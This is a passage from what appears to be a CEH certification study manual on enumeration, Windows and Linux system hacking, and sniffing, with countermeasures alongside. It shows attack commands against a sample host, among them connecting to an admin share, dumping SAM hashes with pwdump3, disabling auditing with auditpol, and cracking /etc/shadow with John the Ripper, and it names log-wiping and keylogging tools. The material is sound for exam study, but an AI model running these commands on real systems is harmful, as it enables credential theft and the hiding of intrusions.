GetAcct

This GUI based tool also displays account information, comments, and lockout policy.

NAT

NAT (**NetBIOS Auditing Tool**) can perform various security checks and can attempt a rudimentary brute force logon attack.

SNMP Enumeration

SNMP (**Simple Network Management Protocol**) is a network management standard widely used within TCP/IP networks. It provides a means of managing routers, switches, and servers from a central location. It works through a system of agents and managers. SNMP provides only limited security through the use of community strings. The defaults are "public" and "private" and are transmitted over the network in clear text. Devices that are SNMP enabled, share a lot of information about each device that probably should not be shared with unauthorized parties. Hence consider changing the default passwords' community strings.


SNMPUtil

SNMPUtil is a Windows enumeration tool that can be used to query computers running SNMP. A sample query is shown below:

```
C:\ snmputil getnext <machine name> public .1.3.6.1
```

IP Network Browser

SolarWinds IP Network Browser is a GUI based network discovery tool. It allows you to scan a detailed discovery on one device or an entire subnet. A scan of a SunOS computer is shown below.


IP Network Browser [
File Edit Nodes MIBs Discovery Subnet View Help
New Restart Export Print Copy Copy Stop Zoom Ping Telnet Trace Config Surf Settings Help

```
65.24          : host15
  Sun Microsystems SunOS
  Community String: public
  System MIB
  Interfaces
  Hub ports
  TCP/IP Networks
  IPX Network
  ARP Table
  Routes
  UDP Services
  TCP Connections
    closed              0.0.0.0 :0     ()                 0.0.0.0  :0
    listening           0.0.0.0 :111   (sunrpc)
    listening           0.0.0.0 :13    (daytime)
    listening           0.0.0.0 :17000
    listening           0.0.0.0 :23    (telnet)
    listening           0.0.0.0 :25    (smtp)
    listening           0.0.0.0 :32773
    listening           0.0.0.0 :32774
    listening           0.0.0.0 :32775
    listening           0.0.0.0 :32776
    listening           0.0.0.0 :32966
    listening           0.0.0.0 :32967
    listening           0.0.0.0 :443   (https)
    listening           0.0.0.0 :512   (exec)
Subnet Scan Completed
```

Figure 1 – IP Network Browser

SNMP Enumeration Countermeasures

As with all other services, the principle of least privilege should also be followed here. If you don't need SNMP, turn it off. You should always seek to remove or disable all unnecessary services. If you must use SNMP, change the default community strings and block port 161 at key points throughout the network.

System Hacking

System hacking is the point at which the line is crossed and an actual connection is made. It is the first true attack phase as the attacker is actually breaking and entering. This may be achieved by an administrative connection or an enumerated share.

Identifying Shares

One of the easiest ways to enumerate shares is with the net view command. This will identify all public shares.

```
C:\>net view \\172.20.10.79
Shared resources at \\172.20.10.79

Share name   Type       Used as Comment
-------------------------------------------------------------------------------
Secrets    Disk
Downloads             Disk
The command completed successfully.
```

Hidden shares, those followed by a "$" will not be displayed. Common hidden shares include:

- IPC$
- C$
- D$
- Admin$

There are several GUI tools that can be used to identify non-hidden and hidden shares.

- DumpSec – This tool will list all shares on a Windows computer. A null session is required.
- Legion – This tool can enumerate NetBIOS file shares across an entire subnet. It's different than many similar tools in that it has built in brute force cracking.

Password Guessing

Password guessing attacks are discussed here and in other sections of this exam manual. Many times, password guessing is successful because people like to use easy to remember words and phrases. A diligent attacker will look for subtle clues throughout the enumeration process to key in on probable words or phrases the account holder may have used for a password. Accounts that will be focused on for possible attack include:

- Accounts that haven't changed passwords
- Service accounts
- Shared accounts
- Accounts that indicate the user has never logged in
- Accounts that have information in the comment field that may compromise password security

Manual Password Guessing

Assuming that a vulnerable account has been identified, the most common method of attack is manual password guessing. The net use command can be issued from the command line to attempt the connection. An example is shown below:

```
C:\>net use * \\172.20.10.79\c$ * /u:administrator
Type the password for \\172.20.10.79\c$:
The command completed successfully
```

Performing Automated Password Guessing

If manual password cracking was unsuccessful, attackers will most likely turn to automated tools. Most automated password guessing tools use dictionaries to try to crack accounts. These attacks can be automated from the command line by using the "FOR" command or they can also be attempted by using tools such as NAT or ENUM. To use NAT, two files would first need to be created. The first would contain a list of possible user names, while the second would comprise a dictionary file. Each user name would be attempted with every word in the dictionary until a match was achieved or all possibilities were exhausted. The command line syntax for NAT is shown below:

```
C:\NAT
Usage: nat [-u userlist] [-p passlist] <address>
```

Password Guessing Countermeasures

Password guessing is made much more difficult when administrators use strict password policies. These policies should specify passwords that:

- Are complex
- Contain upper case and lower case letters
- Use numbers, letters, and special characters

It is not uncommon to hear individuals talk about pass-phrases; this concept helps users realize that common words are not robust passwords. Another excellent password guessing countermeasure is to simply move away from passwords completely. Of the three types of authentication (see below), passwords are the weakest:

- Something You Know - Passwords
- Something You Have - Smart Cards
- Something You Are - Biometrics

Many organizations are beginning to use smart cards or biometrics in a move to further secure network assets.

Monitoring Event Viewer Logs

No matter which form of authentication you choose, policies should be in place that require the regular review of event logs. Attacks cannot be detected if no one is monitoring activity. Luckily, there are tools to ease the burden of log file review and management.

- VisualLast - This tool makes it easy to assess the monitor log activity and has a number of sophisticated features

Sniffing Passwords

Windows uses a challenge / response authentication method that is based on the **NTLM** protocol. The protocol requires a client to contact a server for domain authentication and a hash is passed. NTLM also functions in a peer-to-peer network. Through the years, NTLM has evolved. The three basic forms of NTLM are listed below:

- LAN Manager – Insecure, used for Windows 3.11, 95, and 98 computers
- NTLM V1 – Used for Windows NT Service Pack 3 or earlier
- NTLM V2 – A more secure version of challenge response protocol used by Windows 2000 and XP

One problem with NTLM is that it is backwards compatible by default. This means if the network contains Windows 95 /98 computers, the protocol will step down to the weaker form of authentication to try to allow authentication. This can be a big security risk. It is advisable to disable this by making a change to the Local Policies Security Options template. Another problem with NTLM is that tools have been developed that can extract the passwords from the logon exchange. One such set of tools is **ScoopLM** and **BeatLM**; another is **L0phtCrack**, which is described below.

- L0phtCrack – One of the most well-known password cracking programs. Version 3 can sniff Windows 2000 passwords on the wire

NTLM is not the only protocol that might be sniffed on an active network. Tools also exist to capture and crack Kerberos authentication. The Kerberos protocol was developed to provide a secure means for mutual authentication between a client and a server. Kerberos is found in large complex network environments. One of the tools that might be used to attempt to defeat this protocol is described below.

- KerbCrack – This tool consists of two separate programs. The first portion is a sniffer that listens on port 88 for Kerberos logins, while the second portion is used as a cracking program to use dictionary or brute force methods to figure out the password

Privilege Escalation

If by this point the attacker has compromised an account, but not one of administrator status, the amount of damage he can do is limited. To be in full control of the system, the attacker needs administrator status. This is achieved through privilege escalation. What makes this most difficult is that these exploits must typically be run on the system under attack. Three ways this may be achieved:

1. Trick the user into executing a particular program; i.e., such as "e-mail attachment – Hi, check out this cool game!"
2. Copy the privilege escalation program to the system and schedule it to run at a predetermined time (for example, using the AT command).
3. Gain interactive access to the system (Terminal Server, PC Anywhere, etc.)

Some well-known privilege escalation tools are shown below:

- GetAdmin
- HK
- PipeupAdmin
- Sechole
- Shatter

Retrieving the SAM File

One of the first activities that an attacker will usually attempt after gaining administrative access is that of stealing the SAM (**Security Account Manager**) file. The SAM contains the user account passwords stored in their hashed form. Microsoft raised the bar with the release of NT service pack 3. Products newer than this release contain a second layer of encryption called the SYSKEY. Even if an attacker obtains the SYSKEY hash, he must still defeat its 128-bit encryption. Todd Sabin found a way around this through the process of DLL injection and created a tool called Pwdump. This tool allows the attacker to hijack a privileged process and bypass SYSKEY encryption. Pwdump requires administrative access. The program is shown below:

```
C:\pwdump>pwdump3 172.20.10.79 password.txt
pwdump3 (rev 2) by Phil Staubs, e-business technology, 23 Feb 2001
Copyright 2001 e-business technology, Inc.
Completed.
```


Note: Viewing the file password.txt reveals the hashed passwords.

```
C:\pwdump>type password.txt
Administrator: 500: F44A4329AAD3MFEB435B51404EE:
                              FD02A1237LSS80CC22D98644FE0:
Michael:  1000:     366C097A37B26C0CAA5B51404EE:
                              F2477A14LK4DFF4F2AC3E3207FE0:
Guest:    501:      NO PASSWORD**********************:
                              NO PASSWORD**********************:
Ted:                1001:     B79135112A43EC2AAD3B431404EE:
                              EEAC47322ABERTE67D9C08A7958A:
Betty:              1002:     B83A4FB0461F70A3B435B51404EE:
                              BFAWERTB7FFE33E43A2402D8DA37:
```

Cracking Windows Passwords

Once the passwords have been stolen, they will need to be cracked. This can be accomplished by using a password-cracking program. Password cracking programs can mount several different types of attacks. These include:

- Dictionary Attack - This is the easiest type of password cracking technique to attempt. While it is true that the passwords are saved in a hashed form (MD5, SHA, Blofish) and it is mathematically impossible to reverse the hash, it is possible to quickly try hashing every word in a dictionary file. The resulting hashed dictionary word is then compared with the password hash. If the hash matches, then that word from the dictionary must be the plaintext password. A diagram is shown below to further explain the process:



1. Recover the hashed password
2. Start cracking program loaded with dictionary list
3. Compare dictionary hashed result to original hashed password.
4. If they match you have recovered the password, if not the program proceeds to the next word on the list

Figure 2 – Cracking Passwords

- Hybrid Attack – While a dictionary attack can be successful against individuals that use common words, it will not recover passwords that have appended or prepended letters or numbers. Hybrid password cracking attacks can break this type of password by generating a short string of characters and adding them to the beginnings or end of dictionary words. As an example, a password such as "dilbert!" would quickly be cracked with hybrid password cracking.

- Brute Force Attack – A brute-force attack is one in which every known character combination is used to try and guess a user's password. Brute-force attacks are exhaustive, can use many system resources, and can take a very long time for a long password. However, if an attacker has enough time, he will most likely be successful. These types of attacks may utilize programs that are capable of distributing the work to many computers. This is known as a "Distributed Brute Force Attack."

Windows Password Insecurities

One of the big insecurities of Windows passwords is that if the WIN2K domain is set up to be backwards compatible, the passwords are 14 characters or less. This version of the hash is known as the LanManager (LANMAN) Hash. What makes LANMAN quickly crackable is that while the password can be up to 14 characters, the passwords are actually divided into two 7 character fields. Thus, cracking can proceed simultaneously against each 7-character field. Several tools are available to exploit this weakness. These include:

- L0phtCrack – This GUI based password cracking program is one of the most well-known cracking programs around. It can function in dictionary, hybrid, and brute force mode.
- John the Ripper - This password-cracking tool is available for Windows and Linux. Unlike L0phtCrack, it is a command-line tool that can perform dictionary and hybrid attacks on passwords that might be thought of as difficult to crack. However, it cannot differentiate between upper and lowercase passwords.

Another interesting thing to notice about **LANMAN** hashes, is the way they process and store passwords. These three steps are described below:

1. When the password is encrypted, it is converted to uppercase
2. If it is less than 14 characters long, it is padded with null characters
3. Is split into two 7 character fields

Notice the two entries below. Can you see how they both end with 1404EE? That is the padding and this is how programs such as L0phtCrack determine password length.

```
Ted:        1001:   B79135112A43EC2AAD3B431404EE:
                    EEAC47322ABERTE67D9C08A7958A:
Betty:      1002:   B83A4FB0461F70A3B435B51404EE:
                    BFAWERTB7FFE33E43A2402D8DA37:
```

Password Cracking Countermeasures

The domain password policy should be configured to restrict users from using the same password more than once or at least configured where eight to ten new passwords must be used before an individual can reuse an old password again. This policy can be enforced through the local / domain security policy. Passwords:

- Should be at least 7 or 14 characters long
- Should be upper and lower case
- Should be numbers, letters, and special characters (*!&@#%$)
- Should have a maximum life of no more than 30-days

Another countermeasure to password cracking is to use one-time passwords. There are several different one-time password schemes available. The most widely used replacement is the smart cards; **SecurID** is a popular choice.

Note: If passwords are used, good policy dictates that the password change interval should always be less than the amount of time required to crack the password.

SMB Redirection

An SMB (**Server Message Block**) redirect attack may be attempted by tricking a user to authenticate to a bogus SMB server. This allows the attacker to capture the victim's hashed credentials. This may be attempted by tricking the user to click on a link embedded in an e-mail. Users should always use caution when clicking on e-mail links. Several tools are available to help attackers pull off this hack. One of these tools is:

- SMBRelay – A fraudulent SMB server used to capture usernames and passwords

Physical Access

If an attacker can gain physical access to your facility or equipment, he'll own it. Without physical access control, all administrative and technical barriers can typically be overcome. This holds true for any piece of equipment. Even routers are not immune. Cisco's website details how to reset passwords if you have physical access.

Many programs are available that can be used to bypass NTFS security or to reset the administrator password. Some of the programs are:

- Offline NT Password Resetter
- NTFSDOS
- LinNT

Keystroke Logging

Keystroke loggers can be hardware or software based. These programs will log and capture all the keystrokes a user types. Some of these programs, such as eBlaster, will even secretly e-mail the captured keystrokes to a predetermined e-mail account.

- Spector - Software
- AntiSpector – This software program can be used to remove Spector
- eBlaster - Software
- SpyAnywhere - Software
- IKS Software Logger – Software based
- Fearless Key Logger – Software based
- E-mail Keylogger – Software based
- Hardware Key Logger – Hardware product
- Key Ghost – Hardware product

Rootkits

Rootkits are malicious code that are developed for the specific purpose of allowing hackers to gain expanded access to a system and hide their presence. While rootkits have been available in the Linux world for many years, they are now starting to make their way into the Windows environment. Rootkits are considered freeware and are readily available on the Internet.

If you suspect a computer has been rootkitted, you'll need to use an MD5 checksum utility or a program such as Tripwire to determine the viability of your programs. The only other alternative is to rebuild the computer from known good media.

Evidence Hiding

Once an attacker has gained full control of the victim's computer, he will typically try to cover his tracks. According to **Locard's Exchange Principle**,"whenever someone comes in contact with another person, place, or thing, something of that person is left behind." This means the attacker must clear log files, eliminate evidence, and cover his tracks. A common tool the attacker will use to disable logging is the **auditpol** command.

```
C:\>auditpol \\172.20.10.79 /disable
Auditing Disabled
```

The attacker will also attempt to clear the log. This may be accomplished with the **Elsave** command. This will remove all entries from the logs, except one showing the logs were cleared. Other tools an attacker may attempt to use at this point include:

- Winzapper
- Evidence Eliminator

File Hiding

Various techniques are used by attackers in an attempt to hide their tools on the compromised computer. Some attackers may just attempt to use attrib to hide files, while others may place their warez in low traffic areas; e.g., winnt/system32/os2drivers. One of the most advanced file hiding techniques is:

- NTFS File Streaming – Windows computers formatted with NTFS have the built-in functionality to hide data without a trace. This is possible because of **Alternate Data Streams** (ADS). NTFS supports ADS to maintain interoperability with other computer platforms such as Macintosh. Files stored on Macintosh computers come in two parts: the **data fork** and the **resource fork**. When streaming is performed on an NTFS drive, the attacker is able to hide programs or text files in the data fork. These files cannot be seen by performing a directory listing or file search.

A tool that is available to detect streamed files is Sfind.

Data Hiding

Other data hiding techniques deal with moving information in and out of networks undetected. This can be accomplished through the use of bitmaps, MP3 files, Whitespace hiding, and others. Each is briefly described below:

- Steganography- The art of hiding text inside of images
- ImageHide – A Stego program
- MP3Stego – A Stego program that hides text in MP3 files
- Snow – A Stego program that hides text in the whitespace inside of documents
- Camera/Shy – Used to hide text in web based images

While there are tools such as **StegDetect** that can sometimes find these files, that by no way means you will be able to break their encryption and uncover the contents.

Prompting the Box

The final step for the attacker is that of becoming the target. Up to this point, the attacker has been able to maintain a connection to the target, but may not yet have the ability to execute and run programs locally. The following three tools will allow the attacker to become the target:

- Psexec
- Remoxec
- NetCat

When the attacker has a command prompt on the victim's computer, he will typically restart the methodology looking for other internal targets to attack and compromise.

Final Thoughts on Hacked Systems

Just remember, that an attacker will rarely just penetrate and control one computer. He will work to redirect information, steal proprietary data, establish back doors, and, most importantly, spread his illegal activities to other computers. Once one computer has fallen within the network, the entire domain is at risk. The best defense is a good offense. Do not allow him this foothold. For security administrators that are responsible for such systems, it might be a good time for them to update their résumés. Organizations are never happy when an attacker has compromised systems to this extent and, of course, someone will shoulder the blame!

Linux Hacking

Linux's Growing Popularity

Linux is popular for many reasons. Some of these are listed below:

- Free
- Open source
- Easy to modify
- Easy to develop new programs for

Linux Basics

So, you've got Linux installed on your system and you're ready to begin using it. You will most likely want to review some basic Linux commands. Listed below are a few of the commands used in Linux:

- ls –al – Similar to Windows dir /a/q
- pwd – Used to print the (**p**rint) **w**orking **d**irectory
- cd directoryname – Just like Windows' cd
- Ctrl-C – Breaks a process, just like Ctrl-C in Windows
- Ctrl-Z – Suspends a process
- cat filename – Like Windows' type
- cat > filename – Like Windows' type > filename
- less filename – Like Windows' more
- ps – The closest thing to ps in Windows is looking at the Task Manager process list
- find – Similar to the Windows file search feature
- chmod filename – Similar to attrib, allows you to set permissions on a file
- rm filename – Much like Windows del
- cp oldfilename newfilename – Like Windows' copy command. Note that, unlike copy, two parameters (source and destination) are always need with cp

It is advisable that you check out some of the websites listed below. If you are not comfortable with Linux, they can help you get up to speed with this powerful operating system.

Compiling Programs in Linux

Many of the programs you will be working with in Linux come in their uncompiled ("source") form. So, there will come a time when you will need to know how to compile programs. Shown below is an example of the creation of the file helloworld.c, its compilation, and execution.

```
linux:/root# vi helloworld.c
#include <stdio.h>
int main(int argc, char ** argv)
{
        printf("Hello World!\n");
        return 0;
}
linux:/root# gcc -o helloworld helloworld.c
linux:/root# ./helloworld
Hello World!
```

Linux Hacking Tools

The methodology used to hack Windows systems is the same in Linux. Only the tools change.

Footprinting

The objective of footprinting is to gather as much information as possible about the target network without alerting the organization. These tools and techniques were discussed in the footprint domain at the beginning of this exam manual.

Enumeration

The objective of enumeration is to query the target network to determine users, OS's, open ports, applications, versions, and vulnerabilities. The tools used to accomplish this include:

- Port Scanners - Port scanning allows a hacker to determine what services are running on the system
    - Nmap – The most well-known open source portscanner that has the capability to craft packets in many different ways and do OS identification
- Finger – This program may give you a list of users that are logged into the machine

```
linux:/root# finger -l 0@172.20.100.79
[172.20.100.79]
Login name: christine
Directory: /
Last login Mon Feb 2, 2004
No unread mail
No Plan.
```

- Rwho – An RPC service, which can give information about the various users on the system
- Rusers - Also an RPC service, which can give information about the various users on the system

- SMTP – This command may be used to identify system users. Once connected, you will need to use the SMTP vrfy (verify) and expn (expand) commands to begin user enumeration. If you find a user that exists on the target, you will be returned an RFC822 e-mail address.
- RPC – This program can be used to determine what RPC (**Remote Procedure Call**) services are in use on the system.
- SNMP - This network management standard is widely used within TCP/IP networks. It provides a means of managing routers, switches, and servers from a central location.
    - snmpwalk – This command line tool can be used to enumerate SNMP enabled devices. The tool is demonstrated below:

```
linux /# snmpwalk 172.20.100.79 public | more
system.sysDescr.0 = OCTET STRING: "HP SNMP Agent, "
system.sysObjectID.0 = OBJECT IDENTIFIER: HP 4703
system.sysUpTime.0 = Timeticks: (8231901) 12:14:23
system.sysContact.0 = OCTET STRING: "Larry Sommers"
system.sysName.0 = OCTET STRING: "HP LAZ1"
system.sysLocation.0 = OCTET STRING: "Manufacturing"
```

System Hacking

These are many ways in which to bypass security in a Linux system. Three of the most common methods are detailed below:

- Remote User Executed Attacks – Trick or coerce the remote user into executing code that you have sent them. This could be a Trojan or any other type of malicious software.
- Exploit an Enumerated Service – This attack is built on the information you gathered during the system enumeration. As an example, it's possible that you may be able to login to telnet or other services by guessing weak user name / password combinations.
- Local Attacks – This attack is based on the premise that you have gained physical access to the computer. If this is possible, you can perform any number of privilege escalation attacks against the computer, which would result in root access.

Password Cracking in Linux

Password cracking in Linux is similar to that of Windows. The first location an attacker will typically look for passwords is in the etc/passwd file. This file is world readable and, if no security measures have been taken, it can be easily pilfered. Most administrators now store their passwords in the etc/shadow file. This file is only accessible by root. If the attacker is able to get root access, he can then access the shadow file and run it through a program such as John the Ripper.

```
linux:#/root/etc/john ./john /etc/shadow
CANADA TED
1 password cracked, 3 left
```

Since password reuse is common practice, the attacker will typically attempt to use the discovered passwords on other systems on which the same user is enumerated. Each cracked username / password will allow the attacker other possible point of entry.

Identifying Linux Vulnerabilities

There are many good tools available to help identify Linux vulnerabilities.

- SARA – Security Auditors Research Assistant
- TARA - Tiger Analytical Research Assistant

Vulnerability assessment tools are only the start. Security administrators should also follow the principal of least privilege. Basic security principles include:

- Apply vendor patches
- Harden the OS
- Remove unneeded services
- Consider the use of host based access control; i.e., TCP Wrappers

Sniffers

Sniffers can also be used by an attacker or unauthorized individual to capture clear text passwords and data from the network. Protocols such as FTP, Telnet, and HTTP are especially vulnerable as they pass all usernames and passwords in clear text. Some of the better-known, Linux-based sniffer programs include:

- Sniffit
- Ethereal
- Etherape
- Dsniff

Session Hijacking

Session hijacking is the act of taking over someone else's existing connection. These tools are typically targeted against protocols such as FTP and Telnet. Two of the most popular session hijacking tools are shown below:

- Juggernaut
- Hunt

Linux Rootkits

Rootkits are malicious code that are developed for the specific purpose of allowing hackers to gain expanded access to a system and hide their presence. There are many rootkits available for Linux computers. Rootkits are considered freeware and are readily available on the Internet.

Linux Security Countermeasures


IPChains and its replacement **IPTables** are both good choices for instituting some form of host-based access control. IPTables provide a framework for packet filtering. By establishing the rules of packet filtering, you are basically determining what action to take for packets containing certain headers. The packet filtering rules operate with an if-then-else structure. IPTables can also be used for NAT and rate limiting.

Sniffers

Sniffers are one of the 22 domains contained within the CEH body of knowledge. Understanding of their functionality is required to successfully complete the exam.

Sniffers Defined

A sniffer or **packet analyzer** can be software or hardware based. Its function is to capture and decode network traffic. Sniffers typically place the NIC into promiscuous mode. Captured traffic can be analyzed to determine problems in a network such as bottlenecks or performance degradation. Sniffers can also be used by an attacker or unauthorized individual to capture clear text passwords and data from the network. Protocols such as FTP, Telnet, and HTTP are especially vulnerable as they pass all usernames and passwords in clear text. Shown below is an FTP password login capture.



```
⊞ ETHER-II: 00-50-DA-E9-54-18 ==> 00-10-4B-F5-1A-A0
⊞ IP: 172.20.1.1->172.20.1.100,ID=23045
⊞ TCP: 1037->File Transfer (Control),S=4794545,A=19721687,W=8642
⊟ File Transfer Protocol
     PASS geekgirls
  Calculate CRC: 0xef5279c4

00000000: 00 10 4b f5 1a a0 00 50 da e9 54 18 08 00 45 00 |..K....P..T...E.
00000010: 00 38 5a 05 40 00 80 06 46 2d ac 14 01 01 ac 14 |.8Z.@...F-......
00000020: 01 64 04 0d 00 15 00 49 28 b1 01 2c ed d7 50 18 |.d.....I(..,..P.
00000030: 21 c2 9f 94 00 00 50 41 53 53 20 67 65 65 6b 67 |!.....PASS geekg
00000040: 69 72 6c 73 0d 0a                               |irls..
```

Figure 3 – Capture of FTP Password Login

Passive Sniffing

Passive sniffing is made possible through the use of hubs. As hubs treat all ports as one giant collision domain, all traffic is visible. Unfortunately for the attacker, most modern networks no longer use hubs. This makes the capture of unauthorized traffic more difficult. That is unless the attacker is sniffing a wireless network as it acts as a hub, not a switch.

Active Sniffing

Switches do not operate like hubs. By default, they make each physical port a separate collision domain. Therefore, active sniffing requires that the switch be manipulated in some fashion. The objective is to force the switch to pass the attacker the needed traffic. Otherwise, the attacker will only see the traffic bound for his particular port or broadcast traffic, which by default, is passed to all ports. The two most common methods of active sniffing are discussed below in the section titled, "Overcoming Switched Networks." Read on to learn more about generic sniffing tools.

Generic Sniffing Tools

These tools allow you to view real-time packet captures and configure filters for pre/post filtering. Once the data is captured, these programs allow you to interactively view each packet and its individual headers. Descriptions of the packet headers are summarized. Most will also allow you to reconstruct individual TCP streams. Some of these programs are freely available, while others are quite expensive.


- WinDump – A Windows based command line TCPDump program.
- TCPDump – The most well-known Unix based sniffing program.
- Ethereal – A great GUI TCP/IP sniffer.
- EtherPeek – A commercial grade sniffer developed by WildPackets.

Specialized Sniffing Tools

Unlike the generic tools listed above, these tools capture specific types of traffic. These are optimized for hacking and penetration testing as all the non-essential information has been removed.

- DSniff – Captures clear text usernames and passwords. It can display them to the screen or save them to a file.
- Mailsnarf - Optimized to capture clear text mail information. It too, can display this text directly to the screen or save it to file for later retrieval.
- URLsnarf – Builds a list of all browsed URLS. It too, can display this directly to the screen or save it to file for later retrieval.
- Webspy – Opens the URL the victim is browsing on the attacker's computer.

Another powerful tool is **Cain**. This particular application can sniff traffic, capture / crack passwords, and enumerate Windows networks.



User Name	LanMan...	< 8	NT Password	LanMan Hash
Guest		*		AAD3B435B51
superior				B94A4FB0461I

Figure 4 - Cain

Finally, **Ettercap** also features many of these same capabilities. Sourceforge.net describes it as, "a multipurpose sniffer/interceptor/logger for switched LAN's. It supports active and passive dissection of many protocols, even ciphered ones."

Overcoming Switched Networks

Sniffing traffic on a switched network can be accomplished through one of two ways:

- Flooding
- ARP Spoofing

Flooding

Flooding is simply the process of sending the switch more MAC addresses than the CAM (Content Addressable Memory) can hold. Some, but not all switches that are flooded with such a high amount of traffic will default open. Simply stated, these devices will begin to function as a hub passing all traffic to all ports. One of the programs an attacker may use to attempt to accomplish this technique is:

- EtherFlood - This program floods a switched network with Ethernet frames. While the packets are empty, each is addressed with a random MAC hardware addresses

ARP Spoofing

This technique corrupts the ARP protocol to attempt the redirection of switched traffic. Normally, ARP is used to resolve known IP addresses to unknown MAC addresses. Once the ARP protocol has performed this resolution, the results are stored in the ARP cache. It is stored there for a short period of time to speed consequent communications and reduce broadcast traffic. If you would like to view your ARP cache, type the following command:

```
C:\>arp -a
Interface: 172.20.1.100 on Interface 0x1000003
Internet Address    Physical Address    Type
172.20.1.150                00-00-94-c6-0c-Ac  dynamic
172.20.1.200                00-00-94-c6-34-2f   dynamic
```

Since ARP is a trusting protocol, a victim's computer will accept an unsolicited ARP response. This unsolicited ARP response can be used to fool the victim's computer into communicating with the wrong device. For the attacker to be successful, he must also fool the switch and enable IP forwarding to move the data from his computer, to its true destination. At this point, he will have successfully placed himself in the traffic stream and can capture all forthcoming data transmissions. Several programs are available that can accomplish this attack. One such program is listed below:

- ArpSpoof – Developed by Dug Song, this program can specify the network card by number. It is available for Windows and Linux

MAC Spoofing

MAC spoofing tools allow the attacker to pretend to be another physical device. This type of attack may be used in situations where switch ports are locked by MAC address. These tools are available for Windows and Linux. Some can even be used to spoof wireless network cards.

- Macof – Floods the network with random MAC addresses
- SMAC – Windows MAC address spoofing tool
- MAC Changer – Linux MAC address spoofing tool

DNS Spoofing

DNS spoofing is a hacking technique used to inject DNS servers with false information. It enables malicious users, redirects users to bogus websites, or can be used for denial of service attacks.

A good understanding of DNS and zone files are required to pass the CEH exam. Zone files contain SOA, NS, A, CNAME, and MX records. A complete list of DNS record types and their corresponding meanings are listed below:

Record Type	Value and Meaning
A	A host address
NS	An authoritative name server
CNAME	The canonical name for an alias
SOA	Designates the start of a zone of authority
PTR	A domain name pointer for reverse lookups
HINFO	Host information
MINFO	Mailbox or mail list information
